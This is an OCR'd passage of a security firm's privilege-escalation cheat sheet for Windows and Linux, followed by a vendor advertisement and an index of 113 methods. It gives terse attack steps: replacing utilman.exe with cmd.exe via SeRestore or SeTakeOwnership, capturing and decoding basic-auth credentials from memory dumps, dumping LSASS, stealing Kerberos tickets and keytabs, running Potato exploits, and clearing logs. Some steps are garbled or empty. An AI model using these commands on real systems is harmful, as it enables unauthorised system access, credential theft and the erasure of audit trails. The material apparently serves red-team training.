
ABUSING SERVICES VIA SERELABEL

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - WRITE_OWNER access to a resource, including files and folders.
2.
   - Run for privilege escalation

ABUSING SERVICES VIA SERESTORE

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1. Launch PowerShell/ISE with the SeRestore privilege present.
2. Enable the privilege with Enable-SeRestorePrivilege).
3. Rename utilman.exe to utilman.old
4. Rename cmd.exe to utilman.exe
5. Lock the console and press Win+U


ABUSE VIA SEBACKUP

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
In Metasploit (msf > prompt) type: use auxiliary/server/capture/http_basic
In Metasploit (msf > prompt) type: set uripath x
In Metasploit (msf > prompt) type: run
2.
In taskmgr and right-click on the “iexplore.exe” in the “Image Name” column
and select “Create Dump File” from the popup menu.
3.
strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"
Select the Copy the Base64 encoded string.
In command prompt type: echo -ne [Base64 String] | base64 -d


ABUSING VIA SECREATEPAGEFILE

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



- HIBR2BIN /PLATFORM X64 /MAJOR 6 /MINOR 1 /INPUT hiberfil.sys /OUTPUT uncompressed.bin


ABUSING VIA SESYSTEMENVIRONMENT

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - .load C:\dev\PrivEditor\x64\Release\PrivEditor.dll
2.
   - TrustExec.exe -m exec -c "whoami /priv" -f

ABUSING VIA SETAKEOWNERSHIP


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1. takeown.exe /f "%windir%\system32"
2. icalcs.exe "%windir%\system32" /grant "%username%":F
3. Rename cmd.exe to utilman.exe
4. Lock the console and press Win+U




ABUSING VIA SETCB

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - PSBits

Or
   - PrivFu

2.
   - psexec.exe -i -s -d cmd.exe


ABUSING VIA SETRUSTEDCREDMANACCESS

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - .load C:\dev\PrivEditor\x64\Release\PrivEditor.dll

Or

   - CredManBOF

2.
   - TrustExec.exe -m exec -c "whoami /priv" -f


ABUSING TOKENS VIA SEASSIGNPRIMARYTOKEN

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



JuicyPotato.exe

Or

https://github.com/decoder-it/juicy_2

https://github.com/antonioCoco/RoguePotato


ABUSING VIA SECREATEPAGEFILE

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - ./WELA.ps1 -LogFile .\Security.evtx -EventIDStatistics
2.
   - flog -s 10s -n 200

Or

- invoke-module LogCleaner.ps1

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:
www.hadess.io

Email:
Marketing@hadess.io

Phone No.
+989362181112

Company No.
+982128427515
+982177873383

hadess_security

Hadess

Products and Services

→ SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

→ RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization’s security.

→ Penetration Testing | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ Red Teaming Operation | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ PWN Z1 | Audit Your PPP

Identifying and helping to address hidden weaknesses in your organization’s security

HADESS

Secure Agile Development

WWW.HADESS.IO

43 METHODS FOR PRIVILEGE ESCALATION PART 3

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
1	Abusing Sudo Binaries	NO	
2	Abusing Scheduled Tasks	Y/N	
3	Golden Ticket With Scheduled Tasks	Yes	
4	Abusing Interpreter Capabilities	NO	
5	Abusing Binary Capabilities	NO	
6	Abusing ActiveSessions Capabilities	NO	
7	Escalate with TRUSTWORTHY in SQL Server	Y/N	
8	Abusing Mysql run as root	Y/N	

No	Method	DOMAIN	APT
9	Abusing journalctl	N	
10	Abusing VDS	N	
11	Abusing Browser	N	
12	Abusing LDAP	YES	
13	LLMNR Poisoning	YES	
14	Abusing Certificate Services	YES	
15	MySQL UDF Code Injection	Y/N	
16	Impersonation Token with ImpersonateLoggedOnuser	YES	

No	Method	DOMAIN	APT
17	Impersonation Token with SeImpersontePrivilege	YES	
18	Impersonation Token with SeLoadDriverPrivilege	YES	
19	OpenVPN Credentials	NO	
20	Bash History	NO	
21	Package Capture	Y/N	
22	NFS Root Squashing	NO	
23	Abusing Access Control List	Y/N	
24	Escalate With SeBackupPrivilege	YES	

PART 1,2 SUMMARY


No	Method	DOMAIN	APT
25	Escalate With SeImpersonatePrivilege	YES	
26	Escalate With SeLoadDriverPrivilege	YES	
27	Escalate With ForceChangePassword	YES	
28	Escalate With GenericWrite	YES	
29	Abusing GPO	YES	
30	Pass-the-Ticket	YES	
31	Golden Ticket	YES	
32	Abusing Splunk Universal Forwarder	NO	

No	Method	DOMAIN	APT
33	Abusing Gdbus	Y/N	
34	Abusing Trusted DC	YES	
35	NTLM Relay	YES	
36	Exchange Relay	YES	
37	Dumping with diskshadow	YES	
38	Dumping with vssadmin	YES	
39	Password Spraying	Y/N	
40	AS-REP Roasting	YES	

No	Method	DOMAIN	APT
41	DirtyCOw	No	
42	CVE-2016-1531	No	
43	Polkit	NO	
44	DirtyPipe	NO	
45	PwnKit	No	
46	ms14_058	NO	
47	Hot Potato	Y/N	
48	Intel SYSRET	No	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
49	PrintNightmare	YES	
50	Folina	Y/N	
51	ALPC	No	
52	RemotePotato0	YES	
53	CVE-2022-26923	No	
54	MS14-068	No	
55	Sudo LD_PRELOAD	No	
56	Abusing File Permission via SUID Binaries - .so injection)	NO	

No	Method	DOMAIN	APT
57	DLL Injection	Y/N	
58	Early Bird Injection	Y/N	
59	Process Injection through Memory Section	Y/N	
60	Abusing Scheduled Tasks via Cron Path Overwrite	Y/N	
61	Abusing Scheduled Tasks via Cron Wildcards	Y/N	
62	Abusing File Permission via SUID Binaries - Symlink)	No	
63	Abusing File Permission via SUID Binaries - Environment Variables #1)	No	
64	Abusing File Permission via SUID Binaries - Environment Variables #2)	No	

No	Method	DOMAIN	APT
65	DLL Hijacking	Y/N	
66	Abusing Services via binPath	No	
67	Abusing Services via Unquoted Path	NO	
68	Abusing Services via Registry	NO	
69	Abusing Services via Executable File	No	
70	Abusing Services via Autorun	NO	
71	Abusing Services via AlwaysInstallElevated	No	
72	Abusing Services via SeCreateToken	No	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
73	Abusing Services via SeDebug	No	
74	Remote Process via Syscalls (HellsGate|HalosGate)	No	
75	Escalate With DuplicateTokenEx	No	
76	Abusing Services via SeIncreaseBasePriority	No	
77	Abusing Services via SeManageVolume	No	
78	Abusing Services via SeRelabel	No	
79	Abusing Services via SeRestore	No	
80	Abuse via SeBackup	NO	

No	Method	DOMAIN	APT
81	Abusing via SeCreatePagefile	No	
82	Abusing via SeSystemEnvironment	No	
83	Abusing via SeTakeOwnership	No	
84	Abusing via SeTcb	No	
85	Abusing via SeTrustedCredManAccess	No	
86	Abusing tokens via SeAssignPrimaryToken	No	
87	Abusing via SeCreatePagefile	No	
88	Certificate Abuse	Y/N	

No	Method	DOMAIN	APT
89	Password Mining in Memory(#1)	No	
90	Password Mining in Memory(#2)	No	
91	Password Mining in Registry	NO	
92	Password Mining in General Events via SeAudit	NO	
93	Password Mining in Security Events via SeSecurity	No	
94	Startup Applications	NO	
95	Password Mining in McAfeeSitelistFiles	No	
96	Password Mining in CachedGPPPasswor	YES	

PART 1,2 SUMMARY

No	Method	DOMAIN	APT
97	Password Mining in DomainGPPPassword	YES	
98	Password Mining in KeePass	No	
99	Password Mining in WindowsVault	No	
100	Password Mining in SecPackageCreds	YES	
101	Password Mining in PuttyHostKeys	YES	
102	Password Mining in RDCManFiles	YES	
103	Password Mining in RDPSavedConnections	YES	
104	Password Mining in MasterKeys	NO	

No	Method	DOMAIN	APT
105	Password Mining in Browsers	Y/N	
106	Password Mining in Files	Y/N	
107	Password Mining in LDAP	Y/N	
108	Password Mining in Clipboard	Y/N	
109	Password Mining in GMSA Password	Y/N	
110	Delegate tokens via RDP	Y/N	
111	Delegate tokens via FTP	Y/N	
112	Fake Logon Screen	Y/N	

No	Method	DOMAIN	APT
113	Abusing WinRM Services	Y/N	

PART 3


DUMP LSASS WITH SILENTPROCESSEXIT

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting



- SilentProcessExit.exe pid


LSASS SHTINKERING

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting



- HKLM\SOFTWARE\Microsoft\Windows\Windows Reporting\LocalDumps->2
- LSASS_Shtinkering.exe pid

Error

ANDREWSPECIAL


Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunting

- AndrewSpecial.exe



CCACHE TICKET REUSE FROM /TMP


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting

- ls /tmp/ | grep krb5cc_X
- export KRB5CCNAME=/tmp/krb5cc_X




CCACHE TICKET REUSE FROM KEYRING

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting



- https://github.com/TarlogicSecurity/tickey
- /tmp/tickey -i


CCACHE TICKET REUSE FROM SSSD KCM

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Enumeration & Hunting



- git clone https://github.com/fireeye/SSSDKCMExtractor
- python3 SSSDKCMExtractor.py --database secrets.ldb --key secrets.mkey


CCACHE TICKET REUSE FROM KEYTAB

Domain: Yes

Local Admin: Yes

OS: Linux/Windows/Mac

Type: Enumeration & Hunting



- git clone https://github.com/its-a-feature/KeytabParser
- python KeytabParser.py /etc/krb5.keytab
- klist -k /etc/krb5.keytab

Or

- klist.exe -t -K -e -k FILE:C:\Users\User\downloads\krb5.keytab
- python3 keytabextract.py krb5.keytab
- ./bifrost -action dump -source keytab -path test

